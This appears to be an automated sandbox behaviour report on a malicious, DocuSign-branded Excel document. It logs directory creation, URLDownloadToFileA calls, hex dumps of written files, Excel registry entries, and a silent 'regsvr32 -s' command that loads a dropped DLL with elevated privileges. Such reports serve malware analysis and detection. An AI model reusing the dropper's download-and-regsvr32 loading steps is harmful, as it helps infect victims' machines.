C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1400F828C	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1400F828C	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400F825F	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400F825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400F825F	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400F825F	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400F825F	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400F825F	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400F825F	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400F825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400F825F	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ID662.tmp	success or wait	1	13F98B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\28DE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\IC9DE0000	C:\Users\user\Desktop\document-1421190491.xls	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\28DE0000	569	478	c4 56 cb 4e e3 30 14 dd 8f 34 ff 10 79 3b 4a 5c 40 42 a3 51 53 16 0c b3 9c 41 02 3e c0 b5 6f 13 ab 7e c9 36 d0 fe 3d d7 6e 48 99 a8 34 44 54 62 93 97 73 1e f7 d8 f1 cd fc 6a a3 55 f1 04 3e 48 6b 6a 72 56 cd 48 01 86 5b 21 4d 53 93 87 fb 3f e5 4f 52 84 c8 8c 60 ca 1a a8 c9 16 02 b9 5a 7c ff 36 bf df 3a 08 05 a2 4d a8 49 1b a3 fb 45 69 e0 2d 68 16 2a eb c0 e0 c8 ca 7a cd 22 de fa 86 3a c6 d7 ac 01 7a 3e 9b 5d 52 6e 4d 04 13 cb 98 38 c8 62 fe 1b 56 ec 51 c5 e2 66 83 8f 77 4e 96 d2 90 e2 7a f7 5e 92 aa 09 73 4e 49 ce 22 1a a5 4f 46 0c 44 4a bb 5a 49 0e c2 f2 47 8d d4 55 70 1e 98 08 2d 40 d4 aa 72 5e a2 a2 bf 83 18 b1 b0 40 e8 41 4d 67 9a 81 a6 d4 c9 73 7a 7e 18 e1 41 85 01 64 c4 66 97 43 85 c8 5c 4a 68 a5 0b 3f 30 ac 77 14 d2 c8 fb 39 74 b8 7f 38 81 5e 0a 28	.V.N.0...4..y;Jl@B.QS....A. >.. o..~.6..=.nH..4DTb.s.....j. U..>HkjrV.H.. [lMS...?.OR...`... ....Z|.6.....M.l...Ei.-h.*... ..z".....z>JrNm....8.b..V .Q..f..wN....z^...sNl"..OF. DJ.Zl...G..Up...- @..r^.....@. AMg.....sz~..A..d.f.C..\Jh..? 0.w....9t..8.^{	success or wait	34	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\28DE0000	1047	2	03 00	..	success or wait	28	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\28DE0000	313128	2198	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 43 ef 54 98 e0 01 00 00 65 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 cc 80 35 d3 64 01 00 00 ee 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 93 aa 62 b6 e0 01 00 00 ba 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 e3 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!C.T.....e..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re !sPK..-.....!..5.d..... .....?..xl/_rels/wor kbook.xml.relsPK..-.....! ..b..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\C9DE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 0c 00 0a 00 07 00 02 00 03 00 0b 00 0d 00 ba 01 03 00 00 00 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 03 00 00 00 01 00 58 02 40 00 02 00 00 00	g2.....\p.... B....a.....=..... ..... .....=.....i.93.8.....X.@.....	success or wait	16	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C9DE0000	unknown	16384	a4 e0 c8 c4 1e 44 8c 65 86 ad 86 17 9e 20 27 13 f2 5d e4 a3 23 7a 25 36 b0 88 71 ce 68 b8 1e 71 2c 40 a0 e2 50 e5 76 c5 60 3a 10 e9 06 a5 b4 97 98 cc 22 7f a5 10 37 fd f9 4d 9d f4 c7 f5 d7 5f de d7 f5 d8 c1 eb 65 d1 6b d4 02 6f 01 51 b9 88 fe ab aa af ec f6 82 a8 12 16 ee 21 26 18 16 ad 87 83 08 70 35 38 f2 92 18 b0 83 24 be ab f4 9a 96 21 af 61 a4 55 af a8 e0 60 da f4 0c db 41 a9 02 bf 20 f4 11 d5 0d 39 fa 00 f9 99 0a f9 7c 13 bc 42 50 54 e9 9a 86 bb 47 f9 1b 85 93 a1 90 fe 75 fd 6a 0e 87 5f 7f 7d 3f 36 ed e1 d0 da d7 a1 39 de 3e 98 0b d7 ef ed d9 25 90 c3 ab 42 ea 5c 79 57 90 87 bd a6 00 db f4 11 06 9d 67 4c 25 e8 c8 6d dd 2f 70 45 41 69 2c 21 2e b3 40 8a 53 97 78 54 19 45 d6 e8 13 33 7c 44 2f 00 08 d1 58 09 dc 9a 13 cf b7 a7 58 2b f4 9e 92 e5 d0 28 6d	D.e.....'.j..#z%6..q.h. .q,@..P.v.`.....".....7..M.. .....e.k..o.Q..... !&.....p58.....\$.....!a.U.. `.....A.....9.....|.BPT.. ..G.....u.j.._}?6.....9>.. .....%...B.lyW.....gL%.m ./pEAi,!,@.S.xT.E...3|D/... X.....X+.....(m	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\C9DE0000	unknown	16384	72 4a 80 4d cf e2 cb 29 b0 d0 83 2b b4 a2 8f 2a d7 a3 7c e6 ca 51 9a 83 a3 d6 3f 37 9d a1 5c 54 67 a4 fd 0a a1 f2 27 91 3b b9 1c 0d 2d de 9d a6 06 79 a6 44 57 93 3d 0a da c3 ce 77 41 33 d5 23 8b 22 87 bf e4 a8 0a 28 d6 00 8a dc 7a ef 6c cb d4 ee 55 38 78 9a 14 0c 26 af 70 a3 63 b6 6b 88 be e2 ae 62 a9 82 4a 1e de 8a 9f d6 2d f7 40 4f 84 dd b7 de ca 78 8c 5c 7e d9 01 b5 45 9e b5 fb 5c a6 53 b8 ee b4 fc cc 3a 75 8b 8a cc 89 c0 12 48 d2 49 28 03 62 67 2e ff 20 c5 6e 73 f1 c4 90 ae c7 64 9b 94 d2 1f 38 ed 69 d2 1d c1 e0 42 a3 9b 8e 06 8b 40 ef de 94 4e 9e cc e7 dd 76 ea bb 56 53 5b 4e e8 e9 f3 23 52 2e a6 49 ee 45 45 00 31 da ba e0 09 2e 05 04 bd 46 7f 3f d2 5c 2c 6a ad 48 23 ac aa c8 f4 c9 59 fc 20 66 c2 a4 6c 80 c9 cc 14 be 92 7c 76 38 d5 21 19 2e 8d 8c 3e	rJ.M...)....+...*.|.Q....?7.. \Tg.....';.....y.DW.=....w A3.#.".....(....z.l...U8x...&. p.c.k....b..J.....-..@O....x.\ ~...E...\.S.....u.....H.l(.bg.. ..ns.....d....8.i....B..... @...N....v..VS[N...#R...l.EE. 1.....F.?\.j.H#.....Y. f..l. .....|v8.!....>	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C9DE0000	unknown	328	fe ff 00 00 06 01 02		success or wait	1	7FEEAC59AC0	unknown
			00 00 00 00 00 00 00	+...0.....				
			00 00 00 00 00 00 00	H.....P.....X.....`.....				
			00 00 00 01 00 00 00	..h.....p.....x.....				
			02 d5 cd d5 9c 2e 1b	.....				
			10 93 97 08 00 2b 2c	.....				
			f9 ae 30 00 00 00 18	DocuSign.....2.....				
			01 00 00 08 00 00 00	3.....1.....				
			01 00 00 00 48 00 00	...4.....				
			00 17 00 00 00 50 00	.....				
			00 00 0b 00 00 00 58	.....				
			00 00 00 10 00 00 00	.....				
			60 00 00 00 13 00 00	.....				
			00 68 00 00 00 16 00	.....				
			00 00 70 00 00 00 0d	.....				
			00 00 00 78 00 00 00	.....				
			0c 00 00 00 d3 00 00	.....				
			00 02 00 00 00 e9 fd	.....				
			00 00 03 00 00 00 00	.....				
			00 0e 00 0b 00 00 00	.....				
			00 00 00 00 0b 00 00	.....				
			00 00 00 00 00 0b 00	.....				
			00 00 00 00 00 00 0b	.....				
			00 00 00 00 00 00 00	.....				
			1e 10 00 00 06 00 00	.....				
			00 09 00 00 00 44 6f	.....				
			63 75 53 69 67 6e 00	.....				
			0a 00 00 00 d0 9b d0	.....				
			b8 d1 81 d1 82 32 00	.....				
			0a 00 00 00 d0 9b d0	.....				
			b8 d1 81 d1 82 33 00	.....				
			0a 00 00 00 d0 9b d0	.....				
			b8 d1 81 d1 82 31 00	.....				
			0a 00 00 00 d0 9b d0	.....				
			b8 d1 81 d1 82 34 00	.....				
			0a 00 00 00 d0 9b d0	.....				
			b8 d1 81	.....				
C:\Users\user\Desktop\C9DE0000	unknown	3584	01 00 00 00 02 00 00		success or wait	1	7FEEAC59AC0	unknown
			00 03 00 00 00 04 00	.....				
			00 00 05 00 00 00 06	.....				
			00 00 00 07 00 00 00	.....				
			08 00 00 00 09 00 00	...!..."#...\$...%...&...'...				
			00 0a 00 00 00 0b 00	(...)...*+...-...~...				
			00 00 0c 00 00 00 0d	.../...0...1...2...3...4...5...				
			00 00 00 0e 00 00 00	..6...7...8...9...:;...<...>...?...@..._...				
			0f 00 00 00 10 00 00	.....				
			00 11 00 00 00 12 00	.....				
			00 00 13 00 00 00 14	.....				
			00 00 00 15 00 00 00	.....				
			16 00 00 00 17 00 00	.....				
			00 18 00 00 00 19 00	.....				
			00 00 1a 00 00 00 1b	.....				
			00 00 00 1c 00 00 00	.....				
			1d 00 00 00 1e 00 00	.....				
			00 1f 00 00 00 20 00	.....				
			00 00 21 00 00 00 22	.....				
			00 00 00 23 00 00 00	.....				
			24 00 00 00 25 00 00	.....				
			00 26 00 00 00 27 00	.....				
			00 00 28 00 00 00 29	.....				
			00 00 00 2a 00 00 00	.....				
			2b 00 00 00 2c 00 00	.....				
			00 2d 00 00 00 2e 00	.....				
			00 00 2f 00 00 00 30	.....				
			00 00 00 31 00 00 00	.....				
			32 00 00 00 33 00 00	.....				
			00 34 00 00 00 35 00	.....				
			00 00 36 00 00 00 37	.....				
			00 00 00 38 00 00 00	.....				
			39 00 00 00 3a 00 00	.....				
			00 3b 00 00 00 3c 00	.....				
			00 00 3d 00 00 00 3e	.....				
			00 00 00 3f 00 00 00	.....				
			40 00 00	.....				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEAC59AC0	unknown

[illegible]

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
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General

Start time:	05:01:43
Start date:	29/11/2020
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0xffea0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis